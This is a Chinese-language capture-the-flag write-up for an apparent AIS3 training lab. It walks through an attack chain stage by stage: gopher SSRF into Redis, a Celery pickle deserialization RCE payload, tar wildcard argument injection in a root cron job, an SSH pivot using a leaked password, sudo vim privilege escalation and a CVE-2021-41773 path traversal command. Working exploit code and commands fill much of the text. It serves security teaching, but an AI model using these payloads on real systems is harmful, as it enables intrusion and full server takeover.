
如果你有仔細去看之前 Dump 下來的後端程式碼,就會看到 admin/flags.py:
import os

import redis
from flask import Blueprint, jsonify

from decorators import require_admin


flags_bp = Blueprint("admin_flags", __name__, url_prefix="/api/admin")


def _redis_client():
    return redis.Redis(
        host=os.environ.get("REDIS_HOST", "redis"),
        port=int(os.environ.get("REDIS_PORT", "6379")),
        decode_responses=True,
    )


@flags_bp.get("/flag")
@require_admin
def get_stage2_flag():
    # Stage 3's flag is seeded only after the player has demonstrated
    # administrator access. It is intentionally stored in Redis so that the
    # next step requires the SSRF/gopher primitive rather than another Flask
    # endpoint.
    stage3_flag = os.environ.get("FLAG_STAGE3")
    if stage3_flag:
        _redis_client().set("ctf:flag:stage3", stage3_flag)

    return jsonify({
        "stage": 2,
        "flag": os.environ.get("FLAG_STAGE2", "FLAG_STAGE2_NOT_CONFIGURED"),
    })
所以打 /api/admin/flag 這個 API 就可以拿到第二個 Flag,打了我們拿到
{
  "flag": "AIS3{JwT_15_uNbRE4k4BL3(ᗒᗣᗕ)}",
  "stage": 2
}
所以
Flag 2:
AIS3{JwT_15_uNbRE4k4BL3(ᗒᗣᗕ)}
你也可以發現打完這個 API stage 3 的 Flag 才會放進去,所以這步驟是不能跳過的!
同時,flags.py也給了我們 Stage 3 的線索:去打 Redis。
Stage 3 Admin Webhook SSRF (gopher)
我們利用 SSRF 搭配 Gopher 協議,向 Redis 發送以 RESP(Redis Serialization Protocol)格式編碼的請求。
RESP 協議中是以一個陣列來表示一句 Redis 指令,我們這裡要發出的指令是 GET ctf:flag:stage3,就會是 ["GET", "ctf:flag:stage3"]。其對應的封包內容為:
*2\r\n
$3\r\n
GET\r\n
$15\r\n
ctf:flag:stage3\r\n
*2 代表陣列有兩個元素,$3 代表第一個元素是 3 個字 (GET),$15 代表第二個元素是 15 個字 (ctf:flag:stage3)
而 Gopher 協議的用法是:gopher://TARGET/_<封包內容>。
我們撰寫以下腳本來生成 Gopher URL:
import urllib.parse

# Redis RESP:
#     GET ctf:flag:stage3

# ["GET", "ctf:flag:stage3"]
resp = (
    b"*2\r\n" # 接著有兩個元素
    b"$3\r\n" # 長度 3
    b"GET\r\n"
    b"$15\r\n" # 長度 15
    b"ctf:flag:stage3\r\n"
)

def make_gopher_url(resp):
    encoded = urllib.parse.quote_from_bytes(resp, safe="",)
    return "gopher://redis:6379/_" + encoded

gopher_url = make_gopher_url(resp)

print(gopher_url)
執行後產生以下 Gopher URL:
gopher://redis:6379/_%2A2%0D%0A%243%0D%0AGET%0D%0A%2415%0D%0Actf%3Aflag%3Astage3%0D%0A把它放入「快速報告測試」的框框,點擊「抓取」,即可得到
{
  "body": "$40\r\nAIS3{R3Ad_THE_SOuRce_COde_NeXT_7!Me_1o1}\r\n",
  "status": "partial_response_on_timeout"
}
Flag 3:
AIS3{R3Ad_THE_SOuRce_COde_NeXT_7!Me_1o1}
之所以設定 partial_response_on_timeout 是因為 Redis 在回傳資料後沒有按照預期關閉連線,而 webhook 的 pycurl 設定有 5 秒 timeout;雖然請求逾時,程式仍保留了已收到的部分內容。
Stage 4 Celery Pickle 反序列化
這是整個攻擊鏈裡最複雜、困難的部分。
先看一下這篇了解 Celery 和 Redis 的關係吧~
[Day 29] 激戰篇: 新世界的夥伴: Celery & Redis(下) - iT 邦幫忙::一起幫忙解決難題,拯救 IT 人的一天
Celery App (Producer) -> Redis (Broker) -> Celery Worker (Consumer)觀察
首先看我們 Dump 出來的 certificate_service.py
def _celery_client():
    broker = f"redis://{os.environ.get('REDIS_HOST', 'redis')}:{os.environ.get('REDIS_PORT', '6379')}/0"
    celery = Celery('certificate_dispatch', broker=broker)
    celery.conf.update(
        task_serializer='pickle',
        result_serializer='pickle',
        accept_content=['pickle'],
        task_default_queue='celery',
    )
    return celery
broker =那一行指定了 Redis 當 Celery 的 Brokercelery =那行建立了名為certificate_dispatch的 Celery Apptask_serializer='pickle'、result_serializer='pickle'、accept_content=['pickle']表示 Task 訊息、執行結果皆用 Pickle 處理,且只接受 Pickle 格式的訊息task_default_queue='celery'指定了 Celery 的預設 Queue 名稱為celery。Worker 會監聽這個 Queue,並執行裡面的 Task。
從第三點能看出這個 Celery App 有 Pickle 反序列化漏洞。所以如果我們能送入一個惡意的 Task 到名為 celery 的 Queue,Worker 就會執行我們的惡意程式碼。
__reduce__ 方法
具體方法是建立一個惡意物件,包含 __reduce__ 方法,這個方法會回傳一個 tuple,第一個元素是要呼叫的函式,第二個元素是要傳入的參數。Worker 在反序列化時會呼叫這個函式並傳入參數。
class RCE:
    def __reduce__(self):
        return (__import__("os").system, (COMMAND,),)
在反序列化時便會執行 os.system(COMMAND)。
我們使用以下 make_pickle_body() 產生惡意的 pickle 內容
def make_pickle_body():
    payload = pickle.dumps(RCE(), protocol=2,)

    print("[+] Pickle payload:")
    print(f"\t{len(payload)} bytes")

    return base64.b64encode(payload).decode()
task_json
有了 pickle 物件,接著就剩把它送進 Redis 了!我們需要偽造一個 celery 請求,並用 Redis 的 LPUSH celery <task_json> 指令把該工作送進名為 celery 的 Queue。但是 task_json 需要哪些欄位呢?
大家來通靈
實際上,TASK 中的欄位並非開發者手動指定的。Celery 底層使用 Kombu 處理這些訊息,因此我們按照 Kombu 預期的結構自己構造出 Message。翻看 Kombu 的原始碼 kombu/kombu/transport/virtual/base.py at main · celery/kombu,可以找到
class Message(base.Message):
    """Message object."""

    def __init__(self, payload, channel=None, **kwargs):
        self._raw = payload
        properties = payload['properties']
        body = payload.get('body')
        if body:
            body = channel.decode_body(body, properties.get('body_encoding'))
        super().__init__(
            body=body,
            channel=channel,
            delivery_tag=properties['delivery_tag'],
            content_type=payload.get('content-type'),
            content_encoding=payload.get('content-encoding'),
            headers=payload.get('headers'),
            properties=properties,
            delivery_info=properties.get('delivery_info'),
            postencode='utf-8',
            **kwargs)
同時再翻一翻其他部分看 delivery_info 有 exchange、routing_key、priority 等等欄位,藉由一點通靈 try try see 就能夠造出一個能動的 task_json。
# 理論上還有其他欄位,這是我測試過最小可行的版本
TASK = {
    "content-type": "application/x-python-serialize",
    "properties": {
        "delivery_tag": "",
        "body_encoding": "base64",
        "delivery_info": {
            "routing_key": "celery",
            "exchange": "celery",
        }
    },
    "body": make_pickle_body(),
}
task_json = json.dumps(TASK, separators=(",", ":"),)
小實驗室
除了翻原始碼通靈,更務實的方法是建立一個類似的小型環境,直接觀察 Celery App 實際上到底送了什麼
ais3-junior-vulnlab/writeup/celery_lab at main · r3xdj/ais3-junior-vulnlab
在這個小型實驗室中,由於沒有任何 Celery Worker,送進 broker 的 Task 會一直留在 Redis 的 celery Queue 中,因此我們能輕易觀察送進去的訊息內容。
以下是 tasks.py 程式碼:
tasks.pyfrom celery import Celery

app = Celery(
    "demo",
    broker="redis://localhost:6379/0",
)

app.conf.update(
    task_serializer='pickle',
    accept_content=['pickle'],
    task_default_queue='celery',
)

@app.task(bind=True)
def test(self):
    return 0
以下是 run.sh 程式碼:
#!/bin/sh
set -e

redis-server --daemonize yes

echo "Redis started."
echo "Celery worker is NOT started."

exec bash
用途是把 Redis 開起來,但不啟動 Celery Worker。
按照 README.md 的指示,用以下指令依序 build 和開 container:
docker build -t celery-lab .
docker run --rm -it --name celery-lab celery-lab
第二步失敗可能是 CLRF / LF 在搞,見CRLF v.s. LF: Windows 和類 Unix 系統換行的不同 | R3X’s Blog
進去之後用 redis-cli MONITOR 觀察 Redis 的訊息。
接著開一個新的終端機,輸入
docker exec -it celery-lab python -c "from tasks import test; test.delay()"送一個 task 到 Redis,回到第一個終端機就能看到類似以下的訊息:
1791604885.839935 [0 [::1]:34358] "HELLO" "3"
1791604885.840495 [0 [::1]:34358] "CLIENT" "SETINFO" "LIB-NAME" "redis-py"
1791604885.840679 [0 [::1]:34358] "CLIENT" "SETINFO" "LIB-VER" "8.1.0"
1791604885.840890 [0 [::1]:34358] "PING"
1791604885.842594 [0 [::1]:34364] "HELLO" "3"
1791604885.842966 [0 [::1]:34364] "CLIENT" "SETINFO" "LIB-NAME" "redis-py"
1791604885.843116 [0 [::1]:34364] "CLIENT" "SETINFO" "LIB-VER" "8.1.0"
1791604885.843313 [0 [::1]:34364] "MULTI"
1791604885.843377 [0 [::1]:34364] "LLEN" "celery"
1791604885.843411 [0 [::1]:34364] "LLEN" "celery\x06\x163"
1791604885.843416 [0 [::1]:34364] "LLEN" "celery\x06\x166"
1791604885.843418 [0 [::1]:34364] "LLEN" "celery\x06\x169"
1791604885.843419 [0 [::1]:34364] "EXEC"
1791604885.844662 [0 [::1]:34364] "SADD" "_kombu.binding.celery" "celery\x06\x16\x06\x16celery"
1791604885.845090 [0 [::1]:34364] "LPUSH" "celery" "{\"body\": \"gASVNQAAAAAAAAApfZR9lCiMCWNhbGxiYWNrc5ROjAhlcnJiYWNrc5ROjAVjaGFpbpROjAVjaG9yZJROdYeULg==\", \"content-encoding\": \"binary\", \"content-type\": \"application/x-python-serialize\", \"headers\": {\"lang\": \"py\", \"task\": \"tasks.test\", \"id\": \"de430a79-ea6d-47d3-8ea8-e67f238ff257\", \"shadow\": null, \"eta\": null, \"expires\": null, \"group\": null, \"group_index\": null, \"retries\": 0, \"timelimit\": [null, null], \"root_id\": \"de430a79-ea6d-47d3-8ea8-e67f238ff257\", \"parent_id\": null, \"argsrepr\": \"()\", \"kwargsrepr\": \"{}\", \"origin\": \"gen15@10a97d61d4ce\", \"ignore_result\": false, \"replaced_task_nesting\": 0, \"stamped_headers\": null, \"stamps\": {}}, \"properties\": {\"correlation_id\": \"de430a79-ea6d-47d3-8ea8-e67f238ff257\", \"reply_to\": \"2e2a2b10-60e1-3d12-a289-7a26b3166f8a\", \"delivery_mode\": 2, \"delivery_info\": {\"exchange\": \"\", \"routing_key\": \"celery\"}, \"priority\": 0, \"body_encoding\": \"base64\", \"delivery_tag\": \"d18481d2-1782-45ea-b3bc-cf5b0aa37114\"}}"
最後一行 "LPUSH" "celery" 就是我們要觀察的目標!
由於格式不太好看,我們在裡面放了一支 decode_task.py,用來把 task_json 轉成更好看的格式,在第二個終端執行
docker exec -it celery-lab python decode_task.py{'body': 'gASVNQAAAAAAAAApfZR9lCiMCWNhbGxiYWNrc5ROjAhlcnJiYWNrc5ROjAVjaGFpbpROjAVjaG9yZJROdYeULg==',
'content-encoding': 'binary',
'content-type': 'application/x-python-serialize',
'headers': {'lang': 'py',
'task': 'tasks.test',
'id': 'de430a79-ea6d-47d3-8ea8-e67f238ff257',
'shadow': None,
'eta': None,
'expires': None,
'group': None,
'group_index': None,
'retries': 0,
'timelimit': [None, None],
'root_id': 'de430a79-ea6d-47d3-8ea8-e67f238ff257',
'parent_id': None,
'argsrepr': '()',
'kwargsrepr': '{}',
'origin': 'gen15@10a97d61d4ce',
'ignore_result': False,
'replaced_task_nesting': 0,
'stamped_headers': None,
'stamps': {}},
'properties': {'correlation_id': 'de430a79-ea6d-47d3-8ea8-e67f238ff257',
'reply_to': '2e2a2b10-60e1-3d12-a289-7a26b3166f8a',
'delivery_mode': 2,
'delivery_info': {'exchange': '', 'routing_key': 'celery'},
'priority': 0,
'body_encoding': 'base64',
'delivery_tag': 'd18481d2-1782-45ea-b3bc-cf5b0aa37114'}}這樣我們就得到 TASK 的格式了!接著仿造一個包含惡意 body 的 task_json 就行啦!
真槍實彈
接著只要結合上個 Stage 的 SSRF,就能用 gopher 協議對 Redis 發送 LPUSH celery <task_json> 指令啦!但指令執行後並不會主動回顯結果,那該怎麼辦呢?我們可以將執行結果寫入 Redis 的某個 Key,再用第二次 SSRF 發送 GET <key> 把結果讀出來!
假設我們實際要執行的指令是 whoami,那我們可以讓 RCE 目標(靶機)執行以下 Python 腳本 (我們稱其為 RESULT_SCRIPT):
import os
import redis

r = redis.Redis(host="redis", port=6379, decode_responses=True,)
result = os.popen("whoami").read().strip()
r.set("{RESULT_KEY}", result, ex=60,)
這會將 whoami 的結果寫入 Redis 的 {RESULT_KEY},並設定 60 秒後過期。
很直覺的會想直接把下面 RCE class 中的 COMMAND 直接以 RESULT_SCRIPT | python取代
class RCE:
    def __reduce__(self):
        return (__import__("os").system, (COMMAND,),)
    # 被展開成 os.system(COMMAND)
但我們的 RESULT_SCRIPT 中包含各種換行、引號等特殊符號,會導致 shell 指令解析錯誤。
我們可以使用以下技巧:先將 RESULT_SCRIPT 進行 base64 編碼,然後在靶機上用 base64 -d 解碼,再用 python 執行。這樣就不會有換行、引號等問題了。因此我們的 COMMAND 會變成:
RESULT_SCRIPT_B64 = base64.b64encode(RESULT_SCRIPT.encode()).decode()
COMMAND = f"echo {RESULT_SCRIPT_B64} | base64 -d | python3"
不過還有一個問題,Redis 回傳的執行結果也會是多行擠在同一行,用 \r\n 分開,如:
{"body":"$39\r\ncelery_app.py\nrequirements.txt\ntasks.py\r\n","status":"partial_response_on_timeout"}解決方法很簡單,使用以下 decode_response() 處理即可。第一行拿掉是因為第一行是像 $39 這種,表示後面訊息的長度 (回憶一下 Stage 3 的 RESP 協議)。
def decode_response(response_text):
    result = None
    body = json.loads(response_text)["body"]
    result = "\n".join(body.splitlines()[1:])
    return result
完整 Exploit 入下方連結:
ais3-junior-vulnlab/writeup/exploit/4_celery-worker_rce.py at main · r3xdj/ais3-junior-vulnlab
分成以下函式:
make_pickle_body():產生 pickle payloadmake_task_json():產生 task_jsonmake_redis_lpush(task_json):將 Redis LPUSH 命令包裝成 RESP 格式。make_redis_get(key):將 Redis GET 命令包裝成 RESP 格式。make_gopher_url(resp):將 RESP 命令轉換成 gopher URL。ssrf_redis(resp):透過 SSRF 將 gopher URL 發送到目標的 webhook 測試 API,觸發 Redis 命令。decode_response(response_text):解碼 Redis 回傳的結果。main():主程式流程
程式流程 (使用 Code to Flowchart - Free AI Coding Flowchart Converter | Code2Flowchart 產生):

使用方式為 python3 4_celery-worker_rce.py "<command>"。
python3 4_celery-worker_rce.py "ls /"
# ... flags ...
python3 4_celery-worker_rce.py "ls /flags"
# user_flag.txt
python3 4_celery-worker_rce.py "cat /flags/user_flag.txt"
# AIS3{WOw!SsRf_4nd_s5RF}
Flag 4:
AIS3{WOw!SsRf_4nd_s5RF}
Stage 5 root cron + tar Argument Injection
在前一步中用 cat /etc/cron.d/* 2>&1 調查 (python3 4_celery-worker_rce.py "cat /etc/cron.d/*"),可以發現有一個以 root 權限執行的排程任務:
# AIS3 DevOps 助教備份任務
# 每分鐘備份學員作業提交 Log (以 root 身份執行)
* * * * * root cd /var/log/app && tar -czf /var/backups/submissions_log.tar.gz * 2>/dev/null
這句指令本身有 tar argument injection 的漏洞,因為他直接使用了萬用字元 *,這會將目錄下所有檔案名稱接到 tar -czf /var/backups/submissions_log.tar.gz 的後面 (把 * 取代掉),導致檔案名稱可能被視作傳遞給 tar 的參數。從 tar | Argument Injection Vectors 可知
tar '--checkpoint=1' '--checkpoint-action=exec=<指令>'會執行 <指令>。因此我們如果建立兩個檔案:--checkpoint=1、--checkpoint-action=exec=<指令>,他就會執行我們的指令。又因靶機權限控管不當,導致一般使用者也能寫入 /var/log/app,所以這件事情能被做到。
和先前一樣,我們不會直接得到輸出,我們可以跟之前一樣選擇將檔案寫入 Redis 的 Key,不過這裡我們介紹另一種方法:用 > 將執行結果寫入 /tmp/ 下的某個檔案,再用之前的方法去讀他。由於我希望能執行複雜一點的指令 (一個完整的 script),因此我用以下設計:
讓 TARGET 跑 trigger.sh,trigger.sh 內容如下:
#!/bin/sh
sh script.sh > /tmp/Execute_Result
這樣做的原因是我們想避開在
cron環節使用python3,因為cron採用的是精簡環境,環境變數中沒有 python3,導致我們需要先猜出 python3 在哪裡(比如這邊就在/usr/local/bin/python3)
用來把 script.sh 的輸出寫入 /tmp/Execute_Result。而 script.sh 是我們想讓他執行的指令。
最後再用和 4_celery-worker_rce.py 相同的方法把結果讀出來。
以下是 script.sh 的內容:
script.shcat /root/.bash_history
echo
cat /root/ops-notes.txt
echo
cat /root/root_flag.txt
echo
詳細程式碼:ais3-junior-vulnlab/writeup/exploit/5_celery-worker_lpe.py at main · r3xdj/ais3-junior-vulnlab
python3 5_celery-worker_lpe.py script.shoutput[+] Sending LPE payload... [+] HTTP status: 200 [+] Response: {"body":":1\r\n","status":"partial_response_on_timeout"} [+] Waiting for Celery worker... [+] Attempt 1/20: HTTP 200 [+] Attempt 1/75: HTTP 200 [+] Decoded result: whoami hostname cd /var/log/app ls -lah tail -n 50 celery.log cd /var/backups ls -lah du -sh * ps aux | grep celery ps aux | grep cron crontab -l cd /var/log/app tail -n 100 celery.log cd /var/backups ls -lh tar -czf celery-logs.tar.gz -C /var/log app ls -lh celery-logs.tar.gz cat /root/ops-notes.txt sshpass -p '8ffece08e9e85a8d94fe0ccf74c2bbe2eae27b09f4135769' ssh opadmin@ingress whoami hostname pwd ls -lah cd /var/log ls -lah ps aux | grep ssh df -h exit cd /var/log/app tail -n 20 celery.log cd /var/backups ls -lh exit 2026-02 記得每次 log rotate 完要手動上 ingress 確認 apache 有正常重載 帳號 opadmin,密碼問 infra 群組置頂 之後要把這個流程也寫進 crontab 自動化 # Port 22 會被 map 到 2222 AIS3{t!CK.70Ck_H0w_you_7REA7_F11e_As_4r6umeNts?!?!}
Flag 5:
AIS3{t!CK.70Ck_H0w_you_7REA7_F11e_As_4r6umeNts?!?!}
Stage 6 root .bash_history 洩漏 SSH 密碼
在 /root/.bash_history 會翻到
sshpass -p '${SSH_PIVOT_PASSWORD}' ssh opadmin@ingress當然,你看到的
${SSH_PIVOT_PASSWORD}會是一個亂碼,這是每次開靶機時隨機產生的:)
而 /root/ops-notes.txt 中有
2026-02 記得每次 log rotate 完要手動上 ingress 確認 apache 有正常重載
帳號 opadmin,密碼問 infra 群組置頂
之後要把這個流程也寫進 crontab 自動化
# Port 22 會被 map 到 2222
但我們如果直接在自己的本地電腦跑
sshpass -p '${SSH_PIVOT_PASSWORD}' ssh opadmin@127.0.0.1 -p 2222其實沒辦法連上,問 AI 好像是因為他不在 known_hosts 裡面,而用這個方式開 ssh 又不會像一般連線那樣跳出叫你填 yes/no,所以需要加一些額外的參數,變成:
sshpass -p "${SSH_PIVOT_PASSWORD}" \
    ssh \
    -o StrictHostKeyChecking=no \
    -o UserKnownHostsFile=/dev/null \
    opadmin@localhost -p 2222
-o StrictHostKeyChecking=no:避免第一次連線時因 Host Key 驗證而中斷。-o UserKnownHostsFile=/dev/null:不使用/不寫入本機 known_hosts,避免既有 Host Key 記錄造成衝突。
我們就成功拿到 Apache 的 Shell 了!這時 cat flag.txt,即可拿到
Flag 6:
AIS3{A-pa-che, a-pa-che_A-pa-che, a-pa-che_Uh, uh-huh, uh-huh}
Stage 7 sudo -l 允許以 root 執行 vim
用 sudo -l 發現可以無密碼以 root 執行 vim
Matching Defaults entries for opadmin on 56cabc527d42:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User opadmin may run the following commands on 56cabc527d42:
    (root) NOPASSWD: /usr/bin/vim
但 vim 內其實可以執行指令:用 :! <指令>,這裡我們直接 :! bash 開 shell,即可取得 Root Shell。
根據提示,去讀 /root 底下的檔案:final_flag.txt,即可拿到
Flag 7:
AIS3{輸了你_打進Redis又如何妳曾渴望的code我想我永遠不能打我失去妳Root了Server卻依然如此冷清}
Bonus Apache CVE-2021-41773 Path Traversal
CVE-2021-41773,可以達到 Path Traversal,我們原本想用這個來洩漏出 web-gateway,但後來發現我們的架構 Apache 跟 web-gateway 放在不同的 container 上,導致沒辦法藉此洩露 web-gateway container 中的後端程式碼。
以下指令可用來讀取 Apache Flag:
curl -v --path-as-is \
  -d "echo Content-Type: text/plain; echo; id" \
  "http://localhost:8080/cgi-bin/%2e%2e/%2e%2e/%2e%2e/%2e%2e/flag.txt"
終於寫完啦!
中間碰牆也是碰好多